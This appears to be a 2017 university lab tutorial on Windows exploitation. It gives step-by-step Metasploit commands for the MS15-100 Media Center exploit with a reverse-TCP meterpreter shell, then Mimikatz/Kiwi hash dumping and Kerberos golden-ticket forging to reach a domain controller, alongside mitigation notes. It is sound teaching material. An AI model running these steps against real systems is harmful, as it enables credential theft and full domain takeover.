Windows Exploitation

Hannah Pearson and Dillon Harris

April 5, 2017
Version 1.0

University of Idaho

CS 539: Applied Security Concepts

Executive Summary

This tutorial will cover Windows exploitation and mitigation, with a focus on attacking Windows credentials by gathering the necessary hashes from memory and forging golden tickets.

Contents

1 Prerequisites: Knowledge >

- Knowledge of network authentication
- Windows domains and Active Directory
- Man-in-the-middle attacks
- Basic familiarity with Metasploit

2 Prerequisites: VM Infrastructure >

On the same port group in VMware, set up the following VMs:

- Windows 2012 R2 Server
- Windows 7 Workstation
- Kali Workstation


Note: The following are the static IP addresses that each VM was set to:

- Windows 2012 Server IP = 192.168.5.105
- Windows 7 IP = 192.168.5.52
- Kali = 192.168.5.2

3 Overview: >

- In this two part tutorial we will be staring off with Windows Kerberos network authentication.
- The second half of the tutorial will cover using Mimikatz and Kiwi Metasploit modules for a Golden ticket attack.

4 Network Map:



Note: There is no virtual router in this setup. These three machines are on their own .5 subnet

5 News: >

1. "Devastating flaws' in Kerberos authentication protocol"
2. "A rash of invisible, fileless malware is infecting banks around the globe"

See the links below for more information on these news articles.

1. https://www.scmagazineuk.com/devastating-flaws-in-kerberos-authentication-protocol/article/53559
2. https://arstechnica.com/security/2017/02/a-rash-of-invisible-fileless-malware-is-infecting-banks-around-the-globe/

6 Information: MS15-100 MCL Exploit >

- This vulnerability allows remote code execution if Windows Media Center opens a specially crafted Media Center link (.mcl) file that contains malicious shell code. An attacker who successfully exploits this vulnerability can gain the same user privileges as the current user.
- This affects any Windows system that has Windows Media Center installed.
- In a few minutes, you'll be using this exploit, so pay attention!

Note: Windows 8.1 was the last OS to come with Media Center installed already. Any prior versions of Windows are vulnerable.

The Metasploit module for this exploit uses the CVE-2015-2509 vulnerability [2]. Although it requires action from an end user meaning that some social engineering is must also be involved, it has the potential to be quite devastating as it allows arbitrary remote code execution. This means that the attacker can carry out their purposes, whatever those may be, unhindered once they have successfully used this exploit.

Due to the nature of Windows privileges, such a compromise of a domain administrator account would be significantly more devastating than the compromise of an ordinary domain or user account. Thus, in considering mitigations, it is important to evaluate who needs to have access to accounts with elevated privileges and restrict administrator accounts to only those who need acces and have been adequately trained to identify social engineering attempts.

7 Question: Reverse TCP Connection >

- What is the difference between a reverse TCP and a reverse shell?

8 Challenge 1: Target Identification >

- Using nmap or a similar program of your choice, scan the subnet your Kali machine is on
- Write down as much relevant information as you can determine including the following: IP addresses of hosts, operating system, running services

To determine the ip address of the machine you're currently using, type `ifconfig` (*nix) or `ipconfig` in a command prompt. For scanning the subnet, you'll want to specify a range of ip addresses, i.e. `nmap 192.168.0.*` or `192.168.0.0/24k` or `nmap 192.168.0.0-255`. Then, for each host you discover on the network, perform another scan using some selection of the following (or other equivalent) options: `-A` (aggressive), `-sV` (identify services), `-O` (operating system detection).

9 Task 1: Login with DC Admin Account >

- Use the administrator login credentials of the 2008 Windows Server DC to log into the Windows 7 client.
- Make sure to use the correct domain before the username!

Note: This is a vital part of getting setup to be able to grab password hashes later in the tutorial. This will create a hashed password that will be cached in Windows.

We will be stealing this hash later!!

10 Challenge 2: Exploitation >

- Using Metasploit, find an appropriate exploit and use it to launch a meterpreter shell on the target system.
- Note: for any exploits that require social engineering, feel free to login to the target VM and transfer exploit files manually. One option to do this would be ftp, for which Metasploit has a handy ftp server module.

Time Limit: 45 minutes

Note: A good exploit would be for MS15_100_mcl_exe!! If you get stuck at any point use Google.

Useful Metasploit Commands:

```
show options
info
use <path/to/exploit>
set <variable> <path/to/variable>
exploit
show targets
```

Other metasploit commands can be found by using help menus, builtin search function, and the internet.

If an exploit fails, then you may have to close msfconsole and relaunch it due to the IP address being bound and not released.

11 Task 2: Migrate from 32bit Meterpreter to 64bit >

- At this point, you should have a Meterpreter session on the Windows 7 machine
- Type **sysinfo** to see architecture details
- Your Meterpreter session is 32bit (because using 64bit requires the paid version of Metasploit)
- Clever workaround [3]:
  execute -f "c:\\windows\\sysnative\\notepad.exe" -H
  (which returns a PID)
  migrate <**PID**> ls

Note: The work around takes a native 64 bit process on the Windows 7 machine and migrates it into the meterpreter, which forces our meterpreter to become a 64 bit process as well. Any 64 bit process will do, but for this example we will use Notepad.s

12 Mitigation:

There are two parts to this mitigation, they are as follows:

1. Ensure you follow the standard protocol for download and opening any files, especially .mcl files. If the .mcl file isn't opened, then the exploit can't be ran.
2. Ensure you use Window's security updates, so the flawed source code is corrected.


Note: In the Window's security update the vulnerability is corrected by fixing how the Media Center link files are handled and filed within Windows Media Center.

13 Information: Key Terms >

- KDC - Key Distribution Center
- TGT - Ticket Granting Ticket
- TGS - Ticket Granting Service
- PAC - Privilege Attribute Certificate

Note: Our Windows 2008 Server, a.k.a our DC, is our KDC. The TGS is a service that runs on the KDC.

14 Information: Kerberos Diagram >



15 Information: Kerberos Explained >

There are five steps in Kerberos network authentication

- Step 1: Authentication Service Request
- Step 2: Authentication Service Response
- Step 3: Ticket-Granting Service Request
- Step 4: Ticket-Granting Service Response
- Step 5: Application Server Request

Here is an article containing good background information on Kerberos [1].
For an easier explanation, this one is pretty good too: https://web.mit.edu/kerberos/dialogue.html
Defcon talk on Windows Exploitation: https://www.youtube.com/watch?v=rknpKIxT7NM
Mimikatz tutorial by Raphael Mudge: `https://www.youtube.com/watch?v=abMWNAWsHs0&t=630s`

16 Information: Kerberos Explained >

Step 1: Authentication Service Request

- The User authenticates to the KDC, by way of encrypting the the current UTC timestamp of the user's computer with the user's long-term key.

Note: The long-term key is derived from the user's password. Remember this, when thinking of a way to make a Golden Ticket exploit later in this tutorial.

17 Information: Kerberos Explained >

Step 2: Authentication Service Response

- If the KDC can decrypt the timestamp with the user's long-term key, and as long as the time is within 5 minute skew, then authentication succeeds.
- KDC then generates TGT, encrypted with user's long-term key. The PAC is included in this service ticket.

18 Information: Kerberos Explained >

Step 3: Ticket-Granting Service Request

- User requests a service ticket from the KDC. The request includes the user's TGT, which is encrypted with the user's long-term key.

19 Information: Kerberos Explained >

Step 4: Ticket-Granting Service Response

- The KDC decrypts the TGT and will create a new service ticket. The user's PAC is copied from the TGT to the new ticket.
- KDC sends the service ticket to the user, who then passes it on to the target service

Note: the target service ticket is encrypted with the target service's long-term key. The KDC does not know if the client will be able to use the service it is requesting a ticket for.

20 Information: Kerberos Explained >

Step 5: Application Server Request

- User send service ticket. The service decrypts the ticket with it's long-term key. The user's PAC is encrypted in the ticket, which allows the service to determine the user's privilege level.

Note: There can be two more steps after step 5, but these are optional and not implemented in most Kerberos protocols, so they will not be covered in this tutorial.

21 Questions >

1. If the user changes their password will it invalidate their tickets?
2. How long is a ticket valid for?
   Hint: think back to Active Directory.

Note: See appendix for answers.

22 Information: Golden Ticket >

Golden Ticket: A golden ticket can be created in step 3 of the Kerberos protocol steps

- The TGT is encrypted with the accounts long term key. This key is rarely changed, and if the attacker gets the key they can generate a TGT that the KDC can decrypt and will assume is valid.

Note: Once a ticket is confirmed as valid by the KDC, its default life span is 20 years.

23 Mimikatz: Overview >

- Developed by Benjamin Deply (Gentil Kiwi)
- Version 2.0 is available as a Metasploit module, its known as the Kiwi module
- Commonly used to dump hashes and Windows credentials from memory

24 Task 3: Mimikatz/Kiwi Basics >

- From meterpreter session: load kiwi

More on Mimikatz integration with Metasploit: https://www.offensive-security.com/metasploit-unleashed/mimikatz/

25 Mimikatz: Mitigation >

- By the time an attacker is using Mimikatz, it is too late
- Can perform triage but damage is extensive
- Best mitigation is defense in depth

Note: Another mitigation point would be to not use a DC admin account to log into clients remotely, especially if the OS on the client caches password like Windows OS does.

26 Challenge 3: Golden Ticket Info Gathering >

- With your meterpreter shell collect all the information you need to create your golden ticket.

Time Limit: 30 minutes

Note: You are in a reverse shell on the Windows 7 machine. You will need to change the meterpreter shell fro 32 bit to 64 bit.

What you need for a Golden Ticket exploit:
-the account name of a domain administrator
-the domain name
-the SID for the domain
-the password hash of the krbtgt user from the Domain Controller

27 Challenge 4: Golden Ticket Exploit >

- With the data you collected use Kiwi to create a Golden ticket for your Kali box.

Time Limit: 45 minutes

Note: You can use Kiwi to create the Golden Ticket. Make sure you supply the correct information to the **golden_ticket_create** function, or else the ticket will not work!!

You will want to use the **golden_ticket_create** function from Kiwi to form your ticket. Use the help command or Google for further guidance regarding the exact syntax you need for this command.

Using the information you've gathered so far, fill in the following options [4]:

```
golden_ticket_create -d <domainname> -k <ntlm hash> -s <sid>
        -u user -t <path/to/ticket.tck>
```

Note that the ticket you're creating will be located somewhere on the Kali machine you're using, so use forward slashes and keep that in mind when specifying the path.

28 Task 4: Golden Ticket Exploit >

- Purge any previous kerberos tickets with this command:
  kerberos_ticket_purge
- Then type:
  kerberos_ticket_use </**path**/**to**/**your**/**ticket**>
- Then type:
  dir \\<**Netbios-name-of-DC**>**C$**
  or
  dir \\<**DC IP-address**>**C$**
- Congratulations you just used your Golden ticket!!

Note: If you grabbed the wrong hashed password for your ticket you will get a "Access Denied" error message, when trying to view the directory of the DC.

29 Mitigation: Golden Ticket Exploit >

- The golden ticket depends on the NT hash of the krbtgt account, which implies having full admin rights to the DC.
- Resetting the password of the impersonated user does not block the usage of the related golden ticket. However, resetting the built-in Key Distribution Service account(krbtgt) password twice, will make invalid any golden tickets created with the previously stolen hash as well as all other Kerberos tickets.

30 Conclusion >

- Kerberos is a good idea, but can be exploited if the network admin is not careful.
- Once Kerberos has been exploited, and a golden ticket has been generated then the attacker will have access to the DC for up to 20 years.

31 Appendix: Answers, VM information, and Changelog

Tutorial Answers

Challenge 2 steps:

- Open Metasploit
- type "use exploit/windows/ "
- type "set payload windows/meterpreter/reverse_tcp"
- type "show options" and set all the needed options such as: srvhost, lhost, etc
- type "exploit"
- In another terminal open another Metasploit
- type "use auxiliary/server/ftp"
- type "show options" and set ftproot, and srvhost
- type "exploit"
- From the Windows 7 machine ftp to the Kali machine and get the .mcl file you created
- Now just double click the file and tell it to run

Challenge 3 steps:

- In the meterpreter type "whoami /user", this will give you SID
- Type "load kiwi"
- Type "load mimikatz"
- Type "msv", this will show you the cached passwords.
- Write down the ntlm hash
- The DC account is "Administrator"
- The domain name is "IT"

Challenge 4 steps:

- use the golden_ticket_create to craft your ticket
- type "golden_ticket_create -h" for all the help options

Questions

1. Reverse TCP and reverse shell are the same thing.
2. No if the user changes their password it will not invalidate their ticket. Windows caches passwords, which causes this problem.
3. A verified ticket is valid for 20 years by default.

Change Log

Virtual Routers and Security			
Ver.	Date	Authors	Changes
v1.0	March 19th 2017	Hannah Pearson and Dillon Harris	Created Tutorial

References

[1] Kohl, John T. and Neuman, B. Clifford and Theodore Y. Ts'o. 1994. *The Evolution of the Kerberos AUthentication Service.* IEEE. Accessed April 1, 2017 from `http://citeseerx.ist.psu.edu/viewdoc/download?doi=10.1.1.120.944&rep=rep1&type=pdf`.

[2] Exploit Database. 2015. *Microsoft Windows Media Center - MCL Exploit (MS15-100) (Metasploit).* Accessed April 5, 2017 from `https://www.exploit-db.com/exploits/38195/`.

[3] Rapid 7 Community. 2014. *Get an x64 meterpreter from within x32 meterpreter.* Accessed April 4, 2017 from `https://community.rapid7.com/thread/9647`.

[4] Christopher Truncer. 2014. *Mimikatz, Kiwi, and Golden Ticket Generation.* Accessed April 12, 2017 from `https://www.christophertruncer.com/golden-ticket-generation/`.